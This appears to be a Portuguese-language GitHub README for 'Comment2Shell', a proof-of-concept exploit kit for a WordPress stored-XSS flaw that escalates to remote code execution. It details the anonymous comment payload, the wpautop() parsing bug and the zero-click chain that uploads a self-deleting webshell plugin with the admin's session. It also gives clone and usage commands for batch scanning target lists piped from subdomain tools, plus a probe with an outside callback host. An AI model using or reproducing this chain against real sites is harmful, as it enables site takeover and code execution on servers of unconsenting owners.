 deathshotxd/comment2shell
Cadeia de exploração zero-click pré-autenticação do WordPress CVE-2026-93485: XSS armazenado em wpautop() escalona para upload de plugin na sessão de administrador e um webshell autoexcluível, com scanner, shell e template Nuclei.

Comment2Shell é uma prova de conceito completa para CVE-2026-93485, um
XSS armazenado pré-autenticação no núcleo do WordPress wpautop() que
escala para execução remota de código dentro de uma sessão de administrador. Um
comentário anônimo planta o payload; quando um admin abre o post, o
navegador faz upload de um plugin webshell, executa um comando e apaga o shell
novamente. Toda a cadeia é um único arquivo Python sem dependências.

Comment2Shell é um kit de exploração e laboratório local para CVE-2026-93485. A falha
está em wp-includes/formatting.php, no filtro de parágrafo wpautop()
que é executado no momento da exibição sobre o texto do comentário. Uma nova linha dentro de um
atributo blockquote cite torna-se um placeholder de comentário HTML; a
regex que envolve blockquotes para no primeiro > e injeta uma
tag de parágrafo no meio do atributo, que o navegador então
interpreta como um handler onfocus. O atributo autofocus o dispara
com zero-click.
A ferramenta cobre toda a cadeia: uma varredura passiva de versão, uma sonda XSS benigna, a exploração completa de pré-autenticação até RCE, um shell interativo e uma verificação defensiva de IOC.
A exploração não precisa de conta, nonce nem interação além do admin visualizar o post. Os comentários só precisam estar abertos.
O WordPress alimenta uma grande parte da web e o wpautop() é código do núcleo, então
o filtro vulnerável é distribuído em toda instalação afetada, independentemente do tema
ou plugin. O XSS é armazenado, pré-autenticação e zero-click. Como
ele é executado na sessão do admin, é mais do que um bug de desfiguração: o
cookie do admin é suficiente para instalar um plugin, e instalar um plugin é
execução arbitrária de código.
A correção foi lançada no WordPress 7.1.1 com backports em 25 branches, até a 4.7.36. Todas as versões de 4.7.0 até 7.1.0 são afetadas.


Execução em laboratório controlado contra o WordPress 7.1.0: um comentário anônimo planta
o payload, o admin abrindo o post dispara a cadeia zero-click, o
webshell é enviado, a saída do comando retorna e o shell se apaga
sozinho. O título da aba do navegador informa o resultado, seja
Comment2Shell: shell uploaded ou Comment2Shell: admin login required.
Consulte docker/README.md para o procedimento exato.
O Comment2Shell não reivindica a descoberta da falha. Ela foi reportada por Rafie Muhammad (Awesome Motive) através do programa WordPress no HackerOne e corrigida na 7.1.1. A contribuição aqui é uma implementação reproduzível e sem dependências de toda a cadeia:

1. Anonymous comment submission (no auth, no nonce)
POST /wp-comments-post.php
<blockquote cite="a\nb"><code>x" onfocus=... autofocus>
KSES allows blockquote[cite] and code; the newline in cite survives.
2. Display-time filter chain (the bug)
wpautop() at formatting.php:563:
preg_replace('|<p><blockquote([^>]*)>|', '<blockquote$1><p>')
[^>]* stops at the > inside the <!-- wpnl --> comment,
so a <p> gets injected inside the cite attribute.
3. wptexturize() seals the attribute (block themes)
Outer " becomes ” (curly quote).
The " inside <code> stays straight (no-texturize list).
The browser then parses onfocus/autofocus as real attributes.
4. Zero-click XSS in the admin session
autofocus fires onfocus on page load, no click needed.
JS runs with the admin cookies.
5. Admin session -> plugin upload -> RCE
GET /wp-admin/plugin-install.php, extract the nonce.
Build ZIP in memory, POST update.php?action=upload-plugin.
Webshell lands at wp-content/plugins/<rand>/<rand>.php.
GET /wp-content/plugins/<rand>/<rand>.php?c=id
comment_registration=0)git clone https://github.com/DeathShotXD/Comment2Shell.git
cd Comment2Shell
python3 comment2shell.py --help
Apenas a biblioteca padrão do Python 3.8+, sem pip install.
# Single target
python3 comment2shell.py --scan -t https://target.com

# Batch scan
python3 comment2shell.py --scan -f targets.txt --threads 20

# From a pipeline
subfinder -dL targets.txt | httpx -title | \
  grep -i wordpress | python3 comment2shell.py --scan --stdin

# JSON output
python3 comment2shell.py --scan -t https://target.com --json -o results.json
Cada objeto de resultado carrega estes campos:
| Campo | Significado |
|---|---|
target | o URL de destino normalizado |
wordpress | verdadeiro quando o WordPress foi detetado |
version | a versão detetada, ou null |
version_method | como a versão foi encontrada, por exemplo meta ou readme |
vulnerable | verdadeiro, falso, ou null quando a versão é desconhecida |
post_id | um ID de publicação comentável, ou null |
error | uma string de erro, ou null |
# Submit the benign detection payload (sets document.title)
python3 comment2shell.py --probe -t https://target.com

# With an OAST callback
python3 comment2shell.py --probe -t https://target.com \
  --callback https://your-id.oast.example







